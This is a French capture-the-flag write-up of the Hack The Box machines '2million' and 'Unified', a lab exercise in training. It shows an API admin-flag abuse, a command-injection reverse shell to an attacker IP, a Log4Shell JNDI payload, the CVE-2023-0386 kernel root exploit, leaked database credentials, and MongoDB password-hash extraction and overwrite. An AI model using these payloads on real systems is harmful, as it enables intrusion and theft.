 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://2million.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         2

   Press [ENTER] to use the Scan Management  Menu

301      GET        7l       11w      162c Auto-filtering found 404-like response and created new filter; toggle off
200      GET       27l      201w    15384c http://2million.htb/images/favicon.png
200      GET       96l      285w     3859c http://2million.htb/invite
200      GET       80l      232w     3704c http://2million.htb/login
200      GET      260l      328w    29158c http://2million.htb/images/logo-transparent.png
403      GET        7l        9w      146c http://2million.htb/images/
200      GET       13l     2209w   199494c http://2million.htb/css/htb-frontpage.css
403      GET        7l        9w      146c http://2million.htb/css/
403      GET        7l        9w      146c http://2million.htb/js/
200      GET      245l      317w    28522c http://2million.htb/images/logofull-tr-web.png
200      GET       13l     2458w   224695c http://2million.htb/css/htb-frontend.css
200      GET        8l     3162w   254388c http://2million.htb/js/htb-frontpage.min.js
200      GET     1242l     3326w    64952c http://2million.htb/
200      GET        5l     1881w   145660c http://2million.htb/js/htb-frontend.min.js
200      GET       46l      152w     1674c http://2million.htb/404
401      GET        0l        0w        0c http://2million.htb/api
302      GET        0l        0w        0c http://2million.htb/home => http://2million.htb/
200      GET        1l        8w      637c http://2million.htb/js/inviteapi.min.js
405      GET        0l        0w        0c http://2million.htb/api/v1/invite/verify
200      GET       94l      293w     4527c http://2million.htb/register
302      GET        0l        0w        0c http://2million.htb/logout => http://2million.htb/
405      GET        0l        0w        0c http://2million.htb/api/v1/user/login
405      GET        0l        0w        0c http://2million.htb/api/v1/user/register
200      GET     1242l     3326w    64952c http://2million.htb/views/index.php
[####################] - 82s    36943/36943   0s      found:23      errors:4
[####################] - 62s     4614/4614    74/s    http://2million.htb/
[####################] - 65s     4614/4614    71/s    http://2million.htb/images/
[####################] - 65s     4614/4614    72/s    http://2million.htb/css/
[####################] - 64s     4614/4614    72/s    http://2million.htb/js/
[####################] - 67s     4614/4614    69/s    http://2million.htb/assets/
[####################] - 69s     4614/4614    67/s    http://2million.htb/controllers/
```

```
[####################] - 65s     4614/4614    71/s    http://2million.htb/fonts/
[####################] - 26s     4614/4614    178/s   http://2million.htb/views/
```


On découvre plusieurs URL dont un lien de Login et un lien pour envoyer des invitations.

Vulnerability Assesment


En analysant le code source du lien pour inviter on découvre qu'il y a un fichier qui permet de charger les lien et les vérifier : `inviteapi.min.js` :

```
eval(function (p, a, c, k, e, d) {
    e = function (c) {
        return c.toString(36)
    };
    if (!''.replace(/^/, String)) {
        while (c--) {
            d[c.toString(a)] = k[c] || c.toString(a)
        }
        k = [function (e) {
            return d[e]
        }];
        e = function () {
            return '\\w+'
        };
        c = 1
    };
    while (c--) {
        if (k[c]) {
            p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
        }
    }
    return p
}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",
b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}', 24, 24, 'response|function|log|console|code|dataType|json
|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to
|generate|verify'.split('|'), 0, {}))
```

Le script contient du code javascript permettant de générer des codes d'invitation une fois le code d'invitation généré celui ci peut etre utilisé pour créer un compte utilisateur.
Nous allons tenter d'utiliser ce script afin de générer le code pour cela on se rend dans la console, nous allons utiliser la fonction "makeInviteCode" :



Une phrase crypté en ROT13 est affiché : "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr" lorsque l'on décrypt la phrase cela donne : "In order to generate the invite code, make a POST request to /api/v1/invite/generate" qui signifie qu'il lancer une requete POST afin de générer le code d'invitation, on utilise pour cela BurpSuite :




Le code crée est généré en cryptage Base64 pour le décrypter on peut utiliser la console du navigateur en lançant la fonction javascrypt : `atob("MU5RTEYtR1JPVFgtWTUOSUMtVE01OEc=")` ou encore lancer la commande suivante :

```
echo 'MU5RTEYtR1JPVFgtWTUOSUMtVE01OEc=' | base64 -d
1NQLF-GROTX-Y54IC-TM58G
```

A présent que le code d'invitation est généré on peut l'utiliser pour créer un compte utilisateur :

Puis se connecter au compte utilisateur sur l'url "login" :



Une fois connecté nous avons accès au pannel. On peut accéder au lien permettant de générer les pack openvpn afin de se connecter aux labs, on remarque que ce lien utilise une API via le lien : `/api/v1/user/vpn/generate` on remarque cela avec BurpSuite en inspectant les requêtes réceptionné par le proxy

A partir de là on peut déduire qu'il y a une API on peut essayer de les découvrir en se rendant sur l'URL /api :

```
{"\/api\/v1":"Version 1 of the API"}
```

On voit qu'il s'agit d'une version 1, on peut donc se rendre sur l'url /api/v1 à présent on obtient le résultat suivant :

```
{"v1":{"user":{"GET":{"\/api\/v1":"Route List","\/api\/v1\/invite\/how\/to\/generate":"Instructions
on invite code generation","\/api\/v1\/invite\/generate":"Generate invite code","\/api\/v1\/invite\/
verify":"Verify invite code","\/api\/v1\/user\/auth":"Check if user is authenticated","\/api\/v1\/user
\/vpn\/generate":"Generate a new VPN configuration","\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN
configuration","\/api\/v1\/user\/vpn\/download":"Download OVPN file"},"POST":{"\/api\/v1\/user\/register"
:"Register a new user","\/api\/v1\/user\/login":"Login with existing user"}},"admin":{"GET":{"\/api\/v1\/
admin\/auth":"Check if user is admin"},"POST":{"\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific
user"},"PUT":{"\/api\/v1\/admin\/settings\/update":"Update user settings"}}}}
```

On découvre ici toute les url des différentes API du site, dont 3 sous l'URL "admin" :
`/api/v1/admin/auth`
`/api/v1/admin/vpn/generate`
`/api/v1/admin/settings/update`

On tente d'interagir avec l'API /api/v1/admin/auth qui permet de vérifier si un utilisateur est admin :

```
curl http://2million.htb/api/v1/admin/auth --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    17    0    17    0     0    537      0 --:--:-- --:--:-- --:--:--   548
{
  "message": false
}
```

Le message dit que l'utilisateur n'est pas admin, tentons à présent l'API /api/v1/admin/vpn/generate :

```
curl -sv -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
| jq
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
* using HTTP/1.x
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.11.1
> Accept: */*
> Cookie: PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Mon, 06 Jan 2025 22:22:56 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [5 bytes data]
* Connection #0 to host 2million.htb left intact
```

On obtient un résultat indiquant une erreur ”non autorisé”. Avec l’API /api/v1/settings/update :

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
| jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    53    0    53    0     0   1645      0 --:--:-- --:--:-- --:--:--  1656
{
  "status": "danger",
  "message": "Invalid content type."
}
```

Le résultat semble etre positif puisque le message indique que le type de contenu n’est pas le bon, nous allons donc modifier le contenu pour du contenu JSON qui est le format de fichier le plus utilisé pour les API :

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" | jq  % Total    % Received % Xferd  Average Speed   Time    Time
Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    56    0    56    0     0   1695      0 --:--:-- --:--:-- --:--:--  1750
{
  "status": "danger",
  "message": "Missing parameter: email"
}
```

On obtient cette fois une erreur disant qu’il faut ajouter le paramètre ”email” se que nous allons faire :

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" --data '{"email":"test@test.com"}' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    84    0    59  100    25   1751    742 --:--:-- --:--:-- --:--:--  2545
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
```

On obtient cette fois ci l’erreur qui indique qu’il manque le paramètre admin, nous allons tenter de l’ajouter :

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" --data '{"email":"test@test.com", "is_admin": true}' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   119    0    76  100    43   2327   1317 --:--:-- --:--:-- --:--:--  3606
{
  "status": "danger",
  "message": "Variable is_admin needs to be either 0 or 1."
}
```

On obtient cette fois une erreur indiquant qu'il faut que le paramètre soit de 0 ou 1, on ajoute donc cela :

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" --data '{"email":"test@test.com", "is_admin": '1'}' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    80    0    40  100    40   1080   1080 --:--:-- --:--:-- --:--:--  2222
{
  "id": 13,
  "username": "test",
  "is_admin": 1
}
```

La requete semble s'etre executé convenablement, normalement notre utilisateur "test" est à présent admin du site. On peut vérifier cela avec l'API d'authentification :

```
curl http://2million.htb/api/v1/admin/auth --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    16    0    16    0     0    488      0 --:--:-- --:--:-- --:--:--   500
{
  "message": true
}
```

Le message confirme cela.

A présent que nous avons suffisamment de permission on peut lancer l'API /api/v1/admin/vpn/generate :

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    59    0    59    0     0   1842      0 --:--:-- --:--:-- --:--:--  1903
{
  "status": "danger",
  "message": "Missing parameter: username"
}
```

L'API nous informe qu'il manque le paramètre username, on l'ajoute donc :

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" --data '{"username":"test"}'
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
...
```

L'API renvoie le certificat du VPN

Exploitation

Si l'on a assez de droits cela peut permettre de lancer une injection de commande, on peut tester cela en executant la commande "id" :

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" --data '{"username":"test;id;"}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

On voit qu'il est bien possible d'executer des commandes, on peut donc à présent lancer un reverse shell, on utilise le payload suivant que nous allons encoder en base64 :

```
bash -i >& /dev/tcp/10.10.14.4/1234 0>&1
```

Puis lancer la commande suivante afin de l'executer, on ouvre un port d'écoute avec netcat avant :

```
### Ecoute Netcat
nc -nlvp 1234
listening on [any] 1234 ...

### Execution du reverse shell
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=gq7p9ss8o1rvohr8e7jm719h9h"
--header "Content-Type: application/json" --data '{"username":"test;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43LzE
<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx</center>
</body>
</html>

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.221] 55222
bash: cannot set terminal process group (1191): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

Nous avons bien obtenu un reverse shell.

En rechercherchant les fichiers caché on trouve le fichier .env qui contien les variable de l'environement en PHP :

```
ls -al
ls -al
total 56
drwxr-xr-x 10 root root 4096 Jan  6 22:50 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
drwxr-xr-x  5 root root 4096 Jan  6 22:50 VPN
drwxr-xr-x  2 root root 4096 Jun  6  2023 assets
drwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6  2023 css
drwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6  2023 images
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6  2023 js
drwxr-xr-x  2 root root 4096 Jun  6  2023 views

www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

en recherchant le fichier /etc/passwd on découvre qu'il y a un utilisateur admin :

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
admin:x:1000:1000::/home/admin:/bin/bash
```

On peut essayer de se connecter en ssh avec ces identifiants trouvés :

```
ssh admin@2million.htb
The authenticity of host '2million.htb (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? ye
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '2million.htb' (ED25519) to the list of known hosts.
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jan  6 10:55:09 PM UTC 2025

  System load:           0.0
  Usage of /:            85.7% of 4.82GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.221
  IPv6 address for eth0: dead:beef::250:56ff:fe94:c143

  => / is using 85.7% of 4.82GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Tue Jun  6 12:43:11 2023 from 10.10.14.6
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
```

On obtient bien l'accès utilisateur.

Privilege Escalation

Il nous faut à présent l'accès root. En enumérant les fichier on découvre un fichier mail dans `/var/mail/admin` :

```
cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also
upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one
in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

Le mail semble indiquer qu'il y a une CVE qui est possible pour le programme appelé : "Overlay / FUSE" on découvre une CVE disponible pour les systèmes Jamy Ubuntu version : 5.15.0-70.77 : `https://github.com/xkaneiki/CVE-2023-0386` on vérifie notre version du sytème :

```
uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64
x86_64 GNU/Linux
```

Notre version système semble etre compatible avec la CVE à présent il faut la lancer, on commence par la télécharger depuis kali puis la zipper on l'upload ensuite avec scp :

```
git clone https://github.com/xkaneiki/CVE-2023-0386
Clonage dans 'CVE-2023-0386'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 24 (delta 7), reused 21 (delta 5), pack-reused 0 (from 0)
Réception d'objets: 100% (24/24), 426.11 Kio | 4.95 Mio/s, fait.
Résolution des deltas: 100% (7/7), fait.

yoyo@kali:~/Downloads$ zip -r cve.zip CVE-2023-0386

scp cve.zip admin@2million.htb:/tmp
admin@2million.htb's password:
cve.zip                                     100%  460KB   3.1MB/s   00:00
```

depuis la machine cible on lance les commandes suivante afin d'extraire et compiler la CVE :

```
cd /tmp
unzip cve.zip
cd /tmp/CVE-2023-0386/
make all
```

On lance ensuite les commande suivante afin d'executer la CVE :

```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc &
[1] 3672
admin@2million:/tmp/CVE-2023-0386$ [+] len of gc: 0x3ee0
./exp
uid:1000 gid:1000
[+] mount success
[+] readdir
[+] getattr_callback
/file
total 8
drwxrwxr-x 1 root   root     4096 Jan  6 23:10 .
drwxrwxr-x 6 root   root     4096 Jan  6 23:10 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386#
```

On obtient ainsi l'accès root

Unified

Reconnaissance

Machine cible Adresse IP : `10.129.96.149`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.96.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 13:28 CET
Nmap scan report for 10.129.96.149
Host is up (0.019s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
6789/tcp open  ibm-db2-admin
8080/tcp open  http-proxy
8443/tcp open  https-alt
8843/tcp open  unknown
8880/tcp open  cddbp-alt

Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```

Il semble y avoir les port SSH et HTTP ouvert, on peut se rendre sur le site web, le port 80 ne donne aucun résultat mais le port 8080 permet de se connecter à une interface de login Unifi demandant un username et un mot de passe. L'interface semble etre la version 6.4.54

Vulnerability Assesment

On peut essayer de rechercher une vulnérabilité pour la version 6.4.54 de Unifi on tombe sur une vulnérabilité log4j `https://github.com/puzzlepeaches/Log4jUnifi` avec la CVE-2021-44228 On peut utiliser cette vulnérabilité afin d'obtenir un reverse shell.

```
### Installation de java et maven
apt update && apt install openjdk-11-jre maven

### clonage du repository
git clone --recurse-submodules https://github.com/puzzlepeaches/Log4jUnifi \
    && cd Log4jUnifi && pip3 install -r requirements.txt
Clonage dans 'Log4jUnifi'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 21 (delta 7), reused 9 (delta 1), pack-reused 0 (from 0)
Réception d'objets: 100% (21/21), 5.77 Kio | 2.89 Mio/s, fait.
Résolution des deltas: 100% (7/7), fait.
Sous-module 'utils/rogue-jndi' (https://github.com/veracode-research/rogue-jndi) enregistré pour le chemin
'utils/rogue-jndi'
Clonage dans '/home/yoyo/Downloads/Log4jUnifi/utils/rogue-jndi'...
remote: Enumerating objects: 89, done.
remote: Counting objects: 100% (43/43), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 89 (delta 30), reused 27 (delta 27), pack-reused 46 (from 1)
Réception d'objets: 100% (89/89), 26.94 Kio | 2.69 Mio/s, fait.
Résolution des deltas: 100% (36/36), fait.
Chemin de sous-module 'utils/rogue-jndi' : '1aa5a5dfc09bfcd7dd50c617a6cd79167d5248d6' extrait

### Compilation du programme
mvn package -f utils/rogue-jndi/
```

Exploitation

Une fois le programme compilé on peut lancer l'exploit :

```
### Mise en place du port d'écoute
nc -nlvp 1234
listening on [any] 1234 ...
```

```
### Lancement de l'exploit
python3 exploit.py -u https://10.129.96.149:8443 -i 10.10.14.22 -p 1234
[*] Starting malicous JNDI Server
{"username": "${jndi:ldap://10.10.14.22:1389/o=tomcat}", "password": "log4j", "remember": "${jndi:
ldap://10.10.14.22:1389/o=tomcat}", "strict":true}
[*] Firing payload!
[*] Check for a callback!

### Réception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from (UNKNOWN) [10.129.96.149] 51154
whoami
unifi
```

On obtient ainsi l'accès à la machine avec l'utilisateur unifi

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les processus du système :

```
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
unifi          1  0.0  0.0   1080     4 ?        Ss   11:23   0:00 /sbin/docker-init --
/usr/local/bin/docker-entrypoint.sh unifi
unifi          7  0.0  0.1  18512  3144 ?        S    11:23   0:00 bash /usr/local/bin/docker-entrypoint.sh
unifi unifi         17  0.7 27.6 3672876 562840 ?      Sl   11:23   0:49 java -Dunifi.datadir=/unifi/data
-Dunifi.logdir=/unifi/log -Dunifi.rundir=/var/run/unifi -Xmx1024M -Djava.awt.headless=true -Dfile.encoding=
UTF-8 -jar /usr/lib/unifi/lib/ace.jar start
unifi         67  0.2  4.1 1101700 84792 ?       Sl   11:23   0:16 bin/mongod --dbpath /usr/lib/unifi/data/db
--port 27117
--unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath /usr/lib/unifi/logs/mongod.log
--pidfilepath
/usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi       2917  0.0  0.1  18380  3092 ?        S    13:07   0:00 bash -c
{echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMjIvMTIzNCAwPiYx}|{base64,-d}|{bash,-i}
unifi       2921  0.0  0.1  18512  3364 ?        S    13:07   0:00 bash -i
unifi       2924  0.0  0.1  18380  3184 ?        S    13:07   0:00 bash
unifi       2996  0.0  0.1  34408  2876 ?        R    13:10   0:00 ps aux
```

On découvre qu'il y a le service mongodb qui est lancé sur la machine sur le port 27117, on peut donc tenter de se connecter sur mongodb et extraire le hash du mot de passe Administrator :

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8
        /qHiQVOPvUc3uHuonK4WcTQFN1CRk3GwQaquyVwCVq8iQgPTt4.",
        "time_created" : NumberLong(1640900495),
        "last_site_name" : "default",
...
```

Le mot de passe est hashé, on peut tenter de le décrypter avec hashcat :

```
hashcat -m 1800 unifi.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHi...gPTt4.
Time.Started.....: Thu Jan  9 15:14:57 2025 (11 mins, 43 secs)
Time.Estimated...: Thu Jan  9 15:26:40 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    20418 H/s (0.74ms) @ Accel:1024 Loops:32 Thr:32 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
```

```
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[21214d61793932] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 64c Util: 77% Core:1785MHz Mem:6000MHz Bus:16

Started: Thu Jan  9 15:14:43 2025
Stopped: Thu Jan  9 15:26:42 2025
```

Celui ci ne semble pas craquable, on peut tenter de remplacer la valeur du hash contenue dans la base de donné avec un mot de passe que l'on va créer en le cryptant avec l'algorithme de hash utilisé dans la base de donnée il s'agit d'un cryptage sha-512 on va donc utiliser l'outil mkpassword pour créer le mot de passe hashé :

```
mkpasswd -m sha-512 Password1234
$6$b/yBOVBUrDa6NVS8$MMnQERAMV2HeLkRynhCL81iHlD/5vscD0eQjUVe8SOYIukatHUTrfejeOEdF55HVAzHr8jJIEEQSbxypKNme20
```

Une fois celui ci généré on peut l'utiliser pour remplacer la valeur du hash actuel :

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")}
,{$set:{"x_shadow":"$6$b/yBOVBUrDa6NVS8$MMnQERAMV2HeLkRynhCL81iHlD
/5vscD0eQjUVe8SOYIukatHUTrfejeOEdF55HVAzHr8jJIEEQSbxypKNme20"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
```

La commande semble s'etre bien executé on peut vérifier cela avec la commande précédente :

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")}
,{$set:{"x_shadow":"$6$b/yBOVBUrDa6NVS8$MMnQERAMV2HeLkRynhCL81iHlD
/5vscD0eQjUVe8SOYIukatHUTrfejeOEdF55HVAzHr8jJIEEQSbxypKNme20"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" : "$6$b/yBOVBUrDa6NVS8$MMnQERAMV2HeLkRynhCL81iHlD
        /5vscD0eQjUVe8SOYIukatHUTrfejeOEdF55HVAzHr8jJIEEQSbxypKNme20",
        "time_created" : NumberLong(1640900495),
        "last_site_name" : "default",
...
```

Le hash semble avoir été remplacé on peut à présent tenter de se connecter à l'interface avec le nouveau mot de passe : `administrator:Password1234`

